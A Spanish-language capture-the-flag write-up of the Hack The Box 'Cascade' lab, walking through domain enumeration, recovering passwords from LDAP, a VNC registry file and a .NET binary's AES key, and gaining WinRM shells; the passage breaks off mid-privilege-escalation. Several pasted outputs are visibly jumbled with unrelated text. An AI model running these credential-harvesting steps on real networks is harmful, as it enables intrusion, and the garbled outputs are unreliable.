



## 1. Enumeración

Realizamos un ping para detectar el TTL de la máquina víctima. De esta forma, podemos prever a qué tipo de máquina nos estamos enfrentamos. Aparentemente, estamos ante una máquina Windows.

```
~/HTB/cascade > x 1
└─ ping -c 1 10.10.10.182
PING 10.10.10.182 (10.10.10.182) 56(84) bytes of data:
64 bytes from 10.10.10.182: icmp_seq=1 ttl=127 time=40.1 ms

--- 10.10.10.182 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.063/40.063/40.063/0.000 ms
```

Realizamos una enumeración de sus puertos y obtenemos el siguiente resultado:

```
# Nmap 7.92 scan initiated Sun Oct  2 18:03:03 2022 as: nmap -sCV -v -n -p 53,88,135,139,389,445,636,3268,3269,5985,49155,49157,49158,49170 -oN targeted.10.10.10.182
Nmap scan report for 10.10.10.182
Host is up (0.037s latency).

PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Microsoft DNS 6.1.7601 (10B15D39) (Windows Server 2008 R2 SP1)
|_ dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (10B15D39)
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2022-10-02 16:03:10Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49155/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  ncaen-http     Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc           Microsoft Windows RPC
49170/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 2.1:
|_ Message signing enabled and required
|_ smb2-time:
|_ date: 2022-10-02T16:04:02
|_ start_date: 2022-10-02T15:52:21

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  2 18:04:39 2022 -- 1 IP address (1 host up) scanned in 96.13 seconds
```

Nmap nos ha descubierto el dominio “cascade.local”, por tanto lo vamos a añadir a nuestro /etc/hosts, por si lo necesitamos más adelante.

```
# Host addresses
127.0.0.1 localhost
127.0.1.1 parrot-vmwarevirtualplatform
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.10.182 cascade.local
```

## 2. Análisis de vulnerabilidades

Vemos que la máquina víctima, tiene el servicio DNS expuesto. Vamos a intentar a realizar un ataque de transferencia de zona. Pero nos dará error.

```
/home/parrot/HTB/cascade 33s
dig 10.10.10.182 cascade.local axfr

;<<> DiG 9.18.4-2~bpo11+1-Debian <<> 10.10.10.182 cascade.local axfr
; global options: +cmd
; Got answer:
;->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 10209
; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;, MBZ: 0x0005, udp: 512
; QUESTION SECTION:
; 10.10.10.182.                IN      A
;
; AUTHORITY SECTION:
;                5      IN      SOA     a.root-servers.net. nstld.vertsigr-
;                grs.com. 2022100200 1800 900 604800 86400
;
; Query time: 6 msec
; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
; WHEN: Sun Oct 02 18:10:34 CEST 2022
; MSG SIZE rcvd: 116
; Transfer failed.
```

Intentamos varias formas de enumerar recursos compartidos por SMB pero no vemos nada de interés.

```
/home/parrot 3s
smbclient -L 10.10.10.182 -N
Anonymous login successful [SMB] 10.10.10.182 (192.168.237.2)
; Command: smbclient [SMB] 10.10.10.182 (192.168.237.2)
; Sharename:
; Type:
; Comment:
; Security:
; SMB1 disabled -- no workgroup available
; Server:
; OS:
; Protocol:
;
/home/parrot
smbmap -H 10.10.10.182
[+] IP: 10.10.10.182:445 [SMB] Name: cascade.local
; Command: smbmap [SMB] 10.10.10.182 (192.168.237.2)
; IP:
; OS:
; Protocol:
;
/home/parrot
crackmapexec smb 10.10.10.182
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
; Command: crackmapexec [SMB] 10.10.10.182 (192.168.237.2)
; IP:
; OS:
; Protocol:
;
/home/parrot
```

Otro servicio que observamos al que tenemos acceso es el servicio RPC (135). Vamos a intentar hacer una enumeración del dominio. Obtenemos un listado de usuarios, a pesar que la conexión al servicio RPC lo hacemos sin autenticación.

```
└─$ rpcclient -U "" 10.10.10.182 -N
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $>
```

Metemos estos usuarios en un fichero, para usarlos más adelante.

```
cat users.txt
File: users.txt
1 a.turnbull
2 arksvc
3 b.hanson
4 BackupSvc
5 CascGuest
6 d.burman
7 e.crowe
8 i.croft
9 j.allen
10 j.goodhand
11 j.wakefield
12 r.thompson
13 s.hickson
14 s.smith
15 util
```

Intentemos ahora averiguar que usuarios son administradores del dominio. Para este comando nos da acceso denegado.

```
rpcclient $> querygroupmem 0x200
result was NT_STATUS_ACCESS_DENIED
```

Revisaremos ahora las descripciones de los usuarios por si hubiera algo de interés, pero no vemos nada.

```
rpcclient -U "" 10.10.10.182 -N
rpcclient $> querygroupmem 0x200
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydspinfo
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull Name: Adrian Turnbull Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson Name: Ben Hanson Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc Name: BackupSvc Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: CascGuest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman Name: David Burman Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe Name: Edward Crowe Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen Name: Joseph Allen Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand Name: John Goodhand Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield Name: James Wakefield Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson Name: Ryan Thompson Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith Name: Steve Smith Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util Name: Util Desc: (null)
```

Intentamos realizar un ataque de ASREPRoast, pero no funciona.

```
mpacket-GetNPUsers cascade.local/ -usersfile users.txt -format hashcat -outputfile hashes.asreproast -dc-ip 10.10.10.182
mpacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[-] User a.turnbull doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arksvc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User BackupSvc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User d.burman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User j.allen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.goodhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.wakefield doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User r.thompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User s.hickson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User s.smith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User util doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Intentamos ver si un usuario dado, tiene como contraseña, su mismo nombre de usuario. Con el parámetro `-no-bruteforce` conseguimos que vaya línea a línea del fichero.

```

/home/parrot/HTB/cascade
crackmapexec smb 10.10.10.182 -u users.txt -p users.txt --no-bruteforce
SMB 10.10.10.182 445 CASC-DC1 [-] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\turnbull:turnbull STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\arksvc:arksvc STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\b.hanson:b.hanson STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\BackupSvc:BackupSvc STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\CascGuest:CascGuest STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\d.burman:d.burman STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\e.crowe:e.crowe STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\i.croft:i.croft STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\j.allen:j.allen STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\j.goodhand:j.goodhand STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\j.wakefield:j.wakefield STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\r.thompson:r.thompson STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\s.hickson:s.hickson STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\s.smith:s.smith STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\util:util STATUS_LOGON_FAILURE

```

No obtenemos nada. Si quitamos el parámetro `--no-bruteforce`, tampoco. Por tanto, seguimos con nuestro proceso de enumeración. Ahora toca enumerar al servicio de ldap.

- `ldapsearch -x -h 10.10.10.182 -w "" -b "dc=cascade, dc=local" | cat -l ruby`

Vamos a filtrar por usuarios (que tienen un texto en el objeto denominado `userPrincipalName`) y pulsando “n”, podemos ir al siguiente objeto que contiene el texto.

```

41 auditingPolicy:: AAE=
42 nTMixedDomain: 0
43 rIDManagerReference: CN=RID Manager$,CN=System,DC=cascade,DC=local
/userPrincipalName

```

Vemos en el usuario `r.thompson`, un campo un poco sospechoso llamado “`cascadeLegacyPwd`”. Parece que está en base64.

```

5552 userPrincipalName: r.thompson@cascade.local
5553 objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
5554 dSCorePropagationData: 20200126183918.0Z
5555 dSCorePropagationData: 20200119174753.0Z
5556 dSCorePropagationData: 20200119174719.0Z
5557 dSCorePropagationData: 20200119174508.0Z
5558 dSCorePropagationData: 16010101000000.0Z
5559 lastLogonTimestamp: 132294360317419816
5560 msDS-SupportedEncryptionTypes: 0
5561 cascadeLegacyPwd: clk0bjVldmE=

```

Desencriptamos la clave.

```

/home/parrot/HTB/cascade/windapsearch master 18s
echo "clk0bjVldmE=" | base64 -d; echo
rY4n5eva

```

Usuario: `r.thompson`

Clave: `rY4n5eva`

Comprobamos si las credenciales son válidas y lo son.

```

/home/parrot/HTB/cascade/windapsearch master
crackmapexec smb 10.10.10.182 -u r.thompson -p rY4n5eva
SMB 10.10.10.182 445 CASC-DC1 [+] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\r.thompson:rY4n5eva

```

Vamos a intentar realizar un ataque de Kerberoasting, pero no resulta.

```

/home/parrot/HTB/cascade/windapsearch master ?2 x 100
impacket-GetUserSPNs cascade.local/r.thompson:rY4n5eva
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
No entries found!

```

Intentamos conectarnos con EvilWinRM, pero no nos lo permite.

```
~/home/parrot/HTB/cascade/windapsearch master x INT 2m 38s
└─$ evil-winrm -i 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM:WinRMAuthorizationError happened, message is WinRM:WinRMAuthorizationError
Error: Exiting with code 1
```

Ahora que tenemos credenciales válidas, vamos a intentar enumerar recursos SMB.

```
smbmap -H 10.10.10.182 -u "r.thompson" -p "rY4n5eva"
[+] IP: 10.10.10.182:445 Name: cascade.local
Disk Message signing enabled and required
-----
ADMIN$ date: 2022-10-02T16:04:02 NO ACCESS Remote Admin
Audit$ start_date: 2022-10-02T15:52:21 NO ACCESS
C$ NO ACCESS Default share
Data data files from: /usr/bin/share nmap READ ONLY
IPC$ ipc detection performed. Please report any incorre NO ACCESS at ht Remote IPCOrg submit
NETLOGON logon at sun oct 2 19:43:39 2022 - 1 IP address READ ONLY Logon server share
print$ READ ONLY Printer Drivers
SYSVOL READ ONLY Logon server share
```

Nos metemos en Data y posteriormente en IT. Vamos descargando la información con el comando “get”. Con el comando “dir”, podemos ir navegando.

```
~/home/parrot/HTB/cascade/windapsearch master ?2 x INT 2m 38s
└─$ smbclient //10.10.10.182/data -U "r.thompson@cascade.local%rY4n5eva"
Try "help" to get a list of possible commands.
smb: \> dir date: 2022-10-02T16:04:02
. D 0 Mon Jan 27 04:27:34 2020
.. D 0 Mon Jan 27 04:27:34 2020
Contractors data files from: /usr/bin/share D 0 Mon Jan 13 02:45:11 2020
Finance service detection performed. Please report any incorre D 0 Mon Jan 13 02:45:06 2020 at
IT map done at sun oct 2 19:43:39 2022 - 1 IP address D 0 Tue Jan 28 19:04:51 2020
Production D 0 Mon Jan 13 02:45:18 2020
Temps D 0 Mon Jan 13 02:45:15 2020
~/home/parrot/HTB/cascade
└─$ smb: \> get Meeting_Notes_June_2018.html
6553343 blocks of size 4096. 1625047 blocks available
```

Revisamos el contenido del fichero Meeting\_Notes\_June\_2018.html. Nos guardamos esta información para que cuando ganemos acceso.

```
<p>-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password). </p>
<p>-- The winner of the Best GPO competition will be announced on Friday so get your submissions in soon.</p>
```

En el directorio Data/IT/Temp/s.smith encontramos el fichero VNC Install.reg. Si lo visualizamos vemos un campo en hexadecimal llamado “Password”.

```
cat s.smith\VNC\Install.reg
File: s.smith\VNC Install.reg <UTF-16LE>
1 Windows Registry Editor Version 5.00
2
3 [HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]
4
5 [HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
6 "ExtraPorts"=""
7 "QueryTimeout"=dword:0000001e
8 "QueryAcceptOnTimeout"=dword:00000000
9 "LocalInputPriorityTimeout"=dword:00000003
10 "LocalInputPriority"=dword:00000000
11 "BlockRemoteInput"=dword:00000000
12 "BlockLocalInput"=dword:00000000
13 "IpAccessControl"=""
14 "RfbPort"=dword:0000170c
15 "HttpPort"=dword:000016a8
16 "DisconnectAction"=dword:00000000
17 "AcceptRfbConnections"=dword:00000001
18 "UseVncAuthentication"=dword:00000001
19 "UseControlAuthentication"=dword:00000000
20 "RepeatControlAuthentication"=dword:00000000
21 "LoopbackOnly"=dword:00000000
22 "AcceptHttpConnections"=dword:00000001
23 "LogLevel"=dword:00000000
24 "EnableFileTransfers"=dword:00000001
25 "RemoveWallpaper"=dword:00000001
26 "UseD3D"=dword:00000001
27 "UseMirrorDriver"=dword:00000001
28 "EnableUrlParams"=dword:00000001
29 "Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

Si lo decodificamos obtenemos el siguiente código. Parece que tiene caracteres no legibles.

```
/home/parrot/HTB/cascade/windapsearch master ?2
echo "6b cf 2a 4b 6e 5a ca 0f" | xxd -r -p > passwd
```

Si buscamos por internet encontramos una utilidad que podemos usar para descryptar este tipo de contraseñas: <https://github.com/jeroennijhof/vncpwd>. Nos clonamos el proyecto y ejecutamos. Obtenemos una credencial.

```
/home/parrot/HTB/cascade/vnc/vncpwd master ?2
echo "6bcf2a4b6e5aca0f" | 2xxd -ps -r > passwd
./vncpwd passwd
Password: sT333ve2
```

Clave: sT333ve2

### 3. Explotación e Intrusión.

Comprobamos la credencial y vemos que es válida. Vamos a intentar usarla con EvilWinRM y funciona.

```
crackmapexec smb 10.10.10.182 -u s.smith -p sT333ve2
[*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:casca... (signing:True) (SMBv1:False)
[+] casca.local\s.smith:sT333ve2

evil-winrm -i 10.10.10.182 -u 's.smith' -p 'sT333ve2'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

## 4. Escalada de privilegios

En el directorio Users, vemos los siguientes usuarios:

```
*Evil-WinRM* PS C:\Users> dir
Directory: C:\Users
Mode                LastWriteTime         Length Name
----                -
d-----          3/25/2020   11:17 AM      TempAdmin  Administrator
d-----          1/28/2020   11:37 PM           arksvc
d-r-----          7/14/2009    5:57 AM           Public
d-----          1/15/2020   10:22 PM      TempAdmin  s.smith
```

Entendemos que tenemos que conseguir ser usuario arksvc primero. Antes que nada, vamos a enumerar de nuevo los recursos compartidos a los que tenemos acceso con esta credencial. Vemos el directorio Audit.

```
/home/parrot/HTB/chee X INT #
smbmap -H 10.10.10.182 -u "s.smith" -p "sT333ve2"
[+] IP: 10.10.10.182:445 [tree] Name: cascade.local
Disk
-----
dr--- 10/27/2022  4:53 PM      34 user.txt
a---  ADMIN$ 2/4/2021  4:24 PM      1031 WinDirStat.lnk NO ACCESS Remote Admin
Audit$
C$
Data PS C:\Users\s.smith\Desktop> type WinDirStat.lnk
ARProgr IPC$ \\* (x86)oshell32.dll -2181721DR
WINDIR NETLOGON
DR print$
*SWIND SYSVOL 0 02P WINDIR-1.EXE1502PDR
```

Listamos el contenido de ese directorio.

```
/home/parrot/HTB/chee X I #
smbclient //10.10.10.182/Audit$ -U "s.smith@cascade.local%sT333ve2"
Try "help" to get a list of possible commands.
smb: \> dir
LastWriteTime         Length Name
-----
.
..
CascAudit.exe 4/2021  4:24 PM An 13312 Tue Jan 28 22:46:51 2020
CascCrypto.dll An 12288 Wed Jan 29 19:00:20 2020
DB
RunAudit.bat PS C:\Users\s.smith\Desktop> type 45 Wed Jan 29 00:29:47 2020
System.Data.SQLite.dll \\* (x86)oshell32.dll -2181721DR A 7 363520 Sun Oct 27 07:38:36 2019
System.Data.SQLite.EF6.dll A 186880 Sun Oct 27 07:38:38 2019
x64
x86\SQLite.Interop.dll 02P WINDIR-1.EXE1502PDR D 0 Sun Jan 26 23:25:27 2020
WinDirStat.exe -2181721DR A 1031 WINDIR-1.EXE1502PDR D 0 Sun Jan 26 23:25:27 2020
```

Para trabajar más cómodamente, nos bajamos todo el contenido con mget \*. Para que sea recursivo y no nos pida confirmación añadimos las opciones "prompt off" y "recurse ON".

```
655343 blocks of size 4096. 16183/2 blocks available
smb: \> prompt off
smb: \> recurse ON
smb: \> mget *
getting file \CascAudit.exe of size 13312 as CascAudit.exe (79,3 KiloBytes/sec) (average 79,3 KiloBytes/sec)
getting file \CascCrypto.dll of size 12288 as CascCrypto.dll (90,9 KiloBytes/sec) (average 84,5 KiloBytes/sec)
getting file \RunAudit.bat of size 45 as RunAudit.bat (0,3 KiloBytes/sec) (average 58,5 KiloBytes/sec)
getting file \System.Data.SQLite.dll of size 363520 as System.Data.SQLite.dll (1344,7 KiloBytes/sec) (average 549,2 KiloBytes/sec)
getting file \System.Data.SQLite.EF6.dll of size 186880 as System.Data.SQLite.EF6.dll (274,4 KiloBytes/sec) (average 414,5 KiloBytes/sec)
getting file \DB\Audit.db of size 24576 as DB\Audit.db (181,8 KiloBytes/sec) (average 393,9 KiloBytes/sec)
getting file \x64\SQLite.Interop.dll of size 1639936 as x64\SQLite.Interop.dll (4034,0 KiloBytes/sec) (average 1160,2 KiloBytes/sec)
getting file \x86\SQLite.Interop.dll of size 1246720 as x86\SQLite.Interop.dll (4411,2 KiloBytes/sec) (average 1575,2 KiloBytes/sec)
smb: \>
```

Inspeccionamos el fichero Sqlite.

```
/home/parrot/HTB/chee x INT 51s *
sqlite3 DB/Audit.db
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .databases
main: /home/parrot/HTB/chee/DB/Audit.db r/w
sqlite> .tables
DeletedUserAudit Ldap Misc
sqlite>
```

En la tabla Ldap, vemos una credencial, pero no parece legible a pesar de decodificarla en base64.

```
sqlite> select * from Ldap;
1|ArkSvc|BQ05l5Kj9MderXx6Q6AG0w==|cascade.local
```


Si inspeccionamos el binario con strings (-e l para ver más información – solo funciona en Windows), vemos una clave (“c4scadek3y654321”). Vemos con crackmapexec si pertenece a algún usuario, pero no.

```
/home/parrot/HTB/chee x INT *
strings CascAudit.exe -e l
.5cC
CascAudit.Resources
Invalid number of command line args specified. Must specify database path only
Data Source=
;Version=3;
SELECT * FROM LDAP
Uname
Domain
c4scadek3y654321
```

```
/home/parrot/HTB/chee x INT *
crackmapexec smb 10.10.10.182 -u ./cascade/users.txt -p "c4scadek3y654321"
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\va.turnbull:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\arksvc:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\b.hanson:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\BackupSvc:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\CascGuest:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\d.burman:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\e.crowe:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\i.croft:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\j.allen:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\j.goodhand:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\j.wakefield:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\r.thompson:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\s.hickson:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\s.smith:c4scadek3y654321 STATUS_LOGON_FAILURE
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\util:c4scadek3y654321 STATUS_LOGON_FAILURE
```

Vamos a abrir el binario para inspeccionar más cómodamente como funciona. Vamos a usar dot ultimate <https://www.jetbrains.com/es-es/dotnet/> en nuestro equipo Windows.






Nos traemos los ficheros CascAudit.exe y CascCrypto.dll para analizarlos.

```
byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
Aes aes = Aes.Create();
aes.BlockSize = 128;
aes.KeySize = 128;
aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
aes.Key = Encoding.UTF8.GetBytes(Key);
aes.Mode = CipherMode.CBC;

try
{
    str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
}
catch (Exception ex)
```

Ya tenemos la clave (base64 del fichero sqlite), la key de decodificación y el IV. Por tanto, podríamos decodificar la clave con el uso de CyberChef (<https://gchq.github.io/CyberChef>).



Clave: w3lc0meFr31nd

Probamos la credencial e ingresamos en el sistema con EvilWinRM.

```
~/home/parrot/HTB/chee > 65
crackmapexec smb 10.10.10.182 -u arksvc -p "w3lc0meFr31nd"
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Bulld 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [*] cascade.local\arksvc:w3lc0meFr31nd
```

Inspeccionamos a qué grupos pertenecemos y vemos que pertenecemos a “AD Recycle Bin”. Recordemos que habíamos visto anteriormente, en el fichero Meeting\_Notes\_June\_2018.html, que se había creado un usuario temporal con la misma clave que el administrador.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> net user arksvc
User name          arksvc
Full Name          ArkSvc
Comment
User's comment    C:\Users\arksvc\Documents
Country code      PS C:\Users\arksvc:000 (System Default)
Account active    PS C:\Users\arksvc:Yes (Documenta...
Account expires   PS C:\Users\arksvc:Never (documenta...
                  PS C:\Users\arksvc:0 (Desktop
Password last set PS C:\Users\arksvc:1/9/2020 5:18:20 PM
Password expires  Never
